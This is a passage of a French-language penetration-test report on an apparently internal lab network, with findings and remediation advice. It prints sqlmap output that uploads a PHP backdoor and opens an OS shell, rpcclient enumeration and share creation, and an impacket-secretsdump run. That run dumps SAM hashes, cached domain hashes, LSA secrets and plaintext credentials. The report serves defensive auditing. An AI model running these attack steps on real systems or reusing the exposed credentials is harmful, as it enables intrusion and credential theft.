
Recommandations :

1. Utiliser la validation pour tous les types de saisies utilisateur
2. Installer les versions des logiciels et les correctifs de sécurité les plus récents dès leur publication
3. Configurer une procédure de signalement des erreurs plutôt que d'envoyer des messages d'erreur au navigateur web client

SQLA01 – SQL Injection - Automatique

Numéro ID	IP	Description	Score CVSS
SQLA01	http://192.168.11.60	Exploitation d'une injection SQL automatiquement avec sqlmap, permettant l'extraction non autorisée d'informations sensibles de la base de données.	Critique





Explication de l'auditeur :
Même constat que lors de la première SQLi remontée, la différence ce fait pas le procédé. Avec l'outil SQLMAP il a été abusivement simple de dump l'ensemble des tables de la base de données ainsi que le nom de l'utilisateur.

Impact : Les attaquants peuvent obtenir un accès illégal à des informations sensibles stockées dans la base de données. Des données critiques telles que les informations personnelles des utilisateurs peuvent être volées ou exposées.

Recommandations :


1. Ici, l'injection SQL a été effectué avec un outil et procède a un procédé de tests automatiquement. Pour contrer cela l'implémentation d'un WAF permettra de détecter ce comportement malveillant


2. Implémenter des CAPTCHA pour empêcher les outils automatisés comme SQLMap d'envoyer des requêtes malveillantes à travers les formulaires

3. Si manque de moyen pour l'implémentation de WAF, une alternative serait de limiter le temps, via des timeouts, pour les requêtes SQL afin de réduire les risques d'attaques longues ou complexes.

SQLRF01 – SQL Injection – Remote File

Numéro ID	IP	Description	Score CVSS
SQLRF01	http://192.168.11.60	Lorsqu'un attaquant peut exploiter une faille dans une application web pour inclure un fichier distant à partir d'une URL fournie dans une requête SQL.	Critique





Explication de l'auditeur :
Constat critique : Il est possible, via une requête SQL, d'inclure un fichier (dans ce cas, un shell en ligne de commande), ce qui permet de créer un reverse shell ou d'effectuer d'autres tentatives malveillantes.

Impact : Comme évoqué, un attaquant peut inclure un fichier contenant un reverse shell, permettant ainsi un accès distant au serveur.

Recommandations :

1. Eviter l'utilisation de variables d'entrée dans les chemins de fichiers. Utilisez des listes blanches pour les chemins ou les fichiers autorisés.

2. Configurer la sécurité du serveur, désactiver dans le fichier php.ini la possibilité d'inclure des fichiers distants via des URL

3. Une nouvelle fois, le répertoire /dev/ est impliqué dans l'inclusion de fichiers à distance. Il est recommandé de restreindre l'accès des utilisateurs à ce répertoire pour éviter de telles vulnérabilités.

SQLRS01 – SQL Injection – Remote Shell

Numéro ID	IP	Description	Score CVSS
SQLRS01	http://192.168.11.60	Cela permet à l'attaquant d'exécuter du code malveillant sur le serveur cible, accéder à des informations sensibles ou compromettre le système.	Critique

```
please provide a comma separate list of absolute directory paths:       /var/www/webapp/dev
[10:36:07] [WARNING] unable to automatically parse any web server path
[10:36:07] [INFO] trying to upload the file stager on '/var/www/webapp/dev/' via LIMIT 'LINES TERMINATED BY' method
[10:36:07] [INFO] the file stager has been successfully uploaded on '/var/www/webapp/dev/' - http://192.168.11.60:8
0/dev/tmpuhzjm.php
[10:36:07] [INFO] the backdoor has been successfully uploaded on '/var/www/webapp/dev/' - http://192.168.11.60:80/d
ev/tmpbojkf.php
[10:36:07] [INFO] calling OS shell. To quit type 'x' or 'q' and press ENTER
os-shell> ls
do you want to retrieve the command standard output? [Y/n/a]
command standard output:
---
backup.sql
catalogue.html
css
fonts
header.php
images
index.html
info.php
js
scss
search.php
tmpbojkf.php
tmpuhzjm.php
upload
user.php
```

Explication de l’auditeur :
Avec l’outil SQLMAP, il a été facile pour l’attaquant d’introduire un fichier .php et obtenir un shell.

Impact : Absolument critique, permet à l’attaquant d’avoir un contrôle total sur le serveur, permettant des actions telles que l'installation de logiciels malveillants, la modification de configurations, et la gestion des processus. D’ailleurs l’acteur malveillant peut accéder et exfiltrer des données sensibles stockées sur le serveur, y compris des bases de données, des fichiers de configuration, et des informations personnelles.

Recommandations :

1. Eviter l'utilisation de variables d'entrée dans les chemins de fichiers. Utilisez des listes blanches pour les chemins ou les fichiers autorisés.

2. Configurer la sécurité du serveur, désactiver dans le fichier php.ini la possibilité d'inclure des fichiers distants via des URL

3. Une nouvelle fois, le répertoire /dev/ est impliqué dans l'inclusion de fichiers à distance. Il est recommandé de restreindre l'accès des utilisateurs à ce répertoire pour éviter de telles vulnérabilités.

EXD01 – Exfiltration Data

Numéro ID	IP	Description	Score CVSS
EXD01	http://192.168.11.60	Avec l'injection SQL précédente, l'attaquant a obtenu un shell. Après investigation, il y a eu l'obtention d'un fichier comportant des données sensibles.	Critique

```
os-shell> cat user.php
do you want to retrieve the command standard output? [Y/n/a]
command standard output:
---
<?php

function get_produit($produit)
{
        $servername = "localhost";
        $username = "webappadmin";
        $passdb = "webapppa$$";
        $dbname = "webapp";

        $conn = new mysqli($servername, $username, $passdb, $dbname);
        if ($conn->connect_error) {
                die("Connection failed: " . $conn->connect_error);
        }

        $produit = "'".$produit."'";
        $sql = "SELECT * FROM produits WHERE produit LIKE ".$produit;
        $result = $conn->query($sql);
        if ( isset($result->num_rows) && $result->num_rows > 0) {
                $result = $result->fetch_assoc();
                $conn->close();
                $product = $result["produit"];
                $prix = $result["prix"];
                $quantity = $result["quantité"];
                $stock = $result["stock"];
                echo <<< BL
                <table border="2" width="500">
                <style>
                table.td {text-align: center;}
                </style>
                <tr>
                <td style="width:20%">Produit</td>
                <td style="width:30%">Prix de vente</td>
                <td style="width:30%">Quantité</td>
                <td style="width:30%">stock</td>
                </tr>
                BL;
                echo "<tr>";
                echo "<td>$product</td>";
                echo "<td>$prix</td>";
                echo "<td>$quantity</td>";
                echo "<td>$stock</td>";
                echo "</tr>";
                echo "</table>";
        } else {
                $conn->close();
                return false;
        }
}
```

Explication de l'auditeur :
En lien avec la précédente vulnérabilité, une fois l'attaquant ayant accès a la machine via un shell, il a pu récupérer un fichier comportant des données sensibles. Tels que des identifiants, le nom d'une base de données et un mot de passe.

Impact : Les impacts peuvent être variés. Cela peut nuire à la réputation de l'organisation ciblée, affectant la confiance des clients et des partenaires commerciaux. Ces types informations telles que les identifiants de connexion à la base de données ou d'autres secrets peuvent être extraites.


Recommandations :


1. Si une compromission a lieu sur une machine, octroyer le moins de droits et permissions possible

2. Surveillance réseau et système des machines ayant un rôle crucial à l'entreprise

SMB01 – SMBv1

Numéro ID	IP	Description	Score CVSS
SMB01	192.168.11.15	Partages SMB vulnérables détectés sur l'hôte 192.168.11.15, permettant un accès en lecture seule sans authentification adéquate, ce qui expose potentiellement des données confidentielles.	Elevée





Explication de l'auditeur :
Sur un des serveurs en production, on retrouve un partage SMB sans protection adéquate. Pas de signature, pas d'authentification requise pour s'introduire au sein des dossiers partagés.

Impact : L'absence d'authentification adéquate permet à des utilisateurs non autorisés d'accéder aux ressources partagées. Cela peut inclure des fichiers sensibles ou des répertoires sur le réseau

Recommandations :

1. Désactiver SMBv1 sur tous les systèmes afin d'éliminer l'utilisation de ce protocole obsolète.

2. Configurer les permissions des partages SMB de manière restrictive. Accorder des permissions minimales nécessaires pour chaque utilisateur ou groupe.

SMBD01 – SMB – Données sensibles


Numéro ID	IP	Description	Score CVSS
SMBD01	192.168.11.15	En lien avec la précédente faille, les partages, sans authentification, permettent à n'importe quel utilisateur d'y accéder. En ayant la possibilité de récupérer des fichiers hautement sensibles	Critique

```
kali@kali:~$ cat create_user.ps1
# For test
$username = "dnull"

$password = "dnull35"

$domain = "esdown.local"


New-ADUser -Name $username -Accountpassword (Read-Host -AsSecureString $password) -Enabled $true
```



Explication de l'auditeur :
Aucune authentification n'est requise sur les partages, dans le cas ci-présent n'importe quel utilisateur peut extraire des fichiers. En voici un exemple avec un fichier contenant des identifiants AD.

Impact : Les fichiers sensibles peuvent être accessibles par des utilisateurs non autorisés si les partages SMB ne sont pas protégés par une authentification adéquate. En récupérant des identifiants, il nous est permis, attaquant, de s'authentifier et de faire une escalade de privilège.

Recommandations :


1. Désactiver SMBv1 sur tous les systèmes afin d'éliminer l'utilisation de ce protocole obsolète.


2. Configurer les permissions des partages SMB de manière restrictive. Accorder des permissions minimales nécessaires pour chaque utilisateur ou groupe.

3. Mettre en place des audits réguliers des partages SMB pour identifier et corriger les configurations incorrectes ou non sécurisées.

RDS01 – Exposition port - RDS

Numéro ID	IP	Description	Score CVSS
RDS01	192.168.11.15	Exposition de service sur des ports par défaut.	Critique





Explication de l'auditeur :
L'exposition d'un service RDP sur un port par défaut n'est pas intrinsèquement critique ; c'est le contexte qui en fait une vulnérabilité. En effet, nous avons précédemment obtenu des identifiants, et en les testant, nous avons constaté qu'ils étaient fonctionnels.

Impact : Avec cette escalade horizontale par la récupération d'identifiants contenu dans un fichier stocké sur le SMB sans authentification. Il est permit pour l'attaquant de s'y connecter via le RDS :3389 vu qu'il fonctionne sur le port par défaut

Recommandations :

1. Modifier les ports par défaut
2. Si l'infrastructure le permet, ajouter un système de MFA lors des connexions RDP
3. Restreindre les connexions RDP uniquement aux utilisateurs ou groupes qui en ont besoin
4. Désactiver les comptes inutilisés ou obsolètes

RDS02 – Exposition port - RPC

Numéro ID	IP	Description	Score CVSS
RDS02	192.168.11.15 192.168.11.19 192.168.11.20	Exposition de service sur des ports par défaut.	Critique

```
Nmap scan report for 192.168.11.15
Host is up (0.0010s latency).
Not shown: 996 filtered ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server

Nmap scan report for 192.168.11.16
Host is up.
All 1000 scanned ports on 192.168.11.16 are filtered

Nmap scan report for 192.168.11.17
Host is up.
All 1000 scanned ports on 192.168.11.17 are filtered

Nmap scan report for 192.168.11.18
Host is up.
All 1000 scanned ports on 192.168.11.18 are filtered

Nmap scan report for 192.168.11.19
Host is up (0.00092s latency).
Not shown: 996 filtered ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server

Nmap scan report for 192.168.11.20
Host is up (0.0021s latency).
Not shown: 989 filtered ports
PORT     STATE SERVICE
53/tcp   open  domain
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
```

Explication de l'auditeur :
Expositions sur l'ensemble des Windows Servers des ports par défaut RPC.
Le port 135 est utilisé par le Remote Procedure Call (RPC) pour faciliter la communication entre les applications sur un réseau.

Impact : Les vulnérabilités dans le service RPC peuvent permettre aux attaquants d'exécuter du code arbitraire sur le système cible.

RPC01 – RPC

Numéro ID	IP	Description	Score CVSS
RPC01	192.168.11.15 192.168.11.19 192.168.11.20	Vulnérabilités au sein du RPC	Critique

```
kali@kali:~$ rpcclient -U dnull.esdown.local 192.168.11.15
Password for [WORKGROUP\dnull.esdown.local]:
kali@kali:~$ rpcclient -U dnull@esdown.local 192.168.11.15
Password for [dnull@esdown.local]:
rpcclient $> srvinfo
        192.168.11.15  Wk Sv NT SNT         WIN-DEV
        platform_id     :       500
        os version      :       10.0
        server type     :       0x9003
```

```
rpcclient $> enumdomusers
user:[Administrateur] rid:[0x1f4]
user:[DefaultAccount] rid:[0x1f7]
user:[Invité] rid:[0x1f5]
rpcclient $> netshareadd C:/ ESD-TEST
```

```
kali@kali:/usr/bin$ smbclient //192.168.11.15/ESD-TEST -U 'guest'
Password for [WORKGROUP\guest]:
Try "help" to get a list of possible commands.
smb: \> list
0:      server=192.168.11.15, share=ESD-TEST
smb: \>
```

```
rpcclient $> netsharegetinfo ESD-TEST
result was WERR_NERR_NETNAMENOTFOUND
```

Explication de l'auditeur :
Expositions sur l'ensemble des Windows Servers des ports par défaut RPC.
Le port 135 est utilisé par le Remote Procedure Call (RPC) pour faciliter la communication entre les applications sur un réseau.

Impact : Contrôle de l'attaquant sur les serveurs. Dans l'exemple présenté, l'attaquant peut créer ou supprimer des partages. Cela expose les collaborateurs à des risques accrus, car ils pourraient être ciblés par des attaques de phishing ou de fausses communications visant à obtenir un accès à leurs postes de travail ou à leurs informations de connexion.

Recommandations :

1. Modifier les ports par défaut si le protocole RPC est utilisé
2. Si le service RPC n'est pas nécessaire, désactivation de ce dernier pour réduire la surface d'attaque.
3. Utiliser des mécanismes d'authentification forte et gérer les autorisations de manière stricte.
4. Configurer les firewalls pour limiter les connexions RPC à des adresses IP whitelister

SMBD02 – SMB - Dump

Numéro ID	IP	Description	Score CVSS
SMBD02	192.168.11.15 192.168.11.19 192.168.11.20	Faille qui se repose sur une vulnérabilité de SMB.	Critique

```
kali@kali:/usr/bin$ impacket-secretsdump esdown.local/dnull:dnull35@192.168.11.15
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x72f70311a81edded15df5e908fb6d82e
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrateur:500:aad3b435b51404eeaad3b435b51404ee:7d4824952391fc7e3ee477d25cfdc1be:::
Invité:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Dumping cached domain logon information (domain/username:hash)
ESDOWN.LOCAL/Administrateur:$DCC2$10240#Administrateur#685cd22f246bc4a259a337adab1084aa
ESDOWN.LOCAL/itadmin:$DCC2$10240#itadmin#688a7ab5c79d088254e48e257bc68380
ESDOWN.LOCAL/admindev:$DCC2$10240#admindev#439a0a9ee2b0365d28399bd8b700aebe
ESDOWN.LOCAL/dnull:$DCC2$10240#dnull#1827594d45bdc2bb1523307fffaa0111
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
ESDOWN\WIN-DEV$:aes256-cts-hmac-sha1-96:1e0e4c4d39dcb8f3153cc9b8d0416d6f44f6547d10face10fc0df9f11c385607
ESDOWN\WIN-DEV$:aes128-cts-hmac-sha1-96:619c3cb7c30be7371462a709777d3980
ESDOWN\WIN-DEV$:des-cbc-md5:5d94ae628f92bff1
ESDOWN\WIN-DEV$:aad3b435b51404eeaad3b435b51404ee:16afe50cc82afb72d75d7864f8312e5d:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0x77f55bb1abcf26cb8f8070f44fefac26ae9d631c
dpapi_userkey:0x5f11de22d8640ad6a8371f88910c57648b56bf60
[*] NL$KM
 0000   61 99 21 D0 CB 39 E3 9B  67 64 1B 55 FF 1F 51 CD   a.!..9..gd.U..Q.
 0010   B4 28 62 C3 3B 80 CF 04  99 91 C7 A6 F8 C5 72 06   .(b.;.........r.
 0020   49 BE 2D 0A 14 19 0D 2C  3B AF A8 54 4A AB 67 34   I•-....;..TJ.g4
 0030   1B 68 40 56 B2 97 F4 1C  98 07 27 92 73 3A E3 B5   .h@V......'.s:..
NL$KM:619921d0cb39e39b67641b55ff1f51cdb42862c33b80cf049991c7a6f8c5720649be2d0a14190d2c3bafa8544aab67341b684056b297f41c98072792733ae3b5
[*] _SC_agentmntr
admindev@esdown.local:4dminD3v!
[*] Cleaning up...
[*] Stopping service RemoteRegistry
```

Impact : Extraction des données de la base SAM et des secrets LSA. Ces données contiennent des informations d'identification critiques, telles que les hachages de mots de passe des utilisateurs.

Recommandations :

1. Modifier les mots de passe des identifiants touchés dans l'immédiat
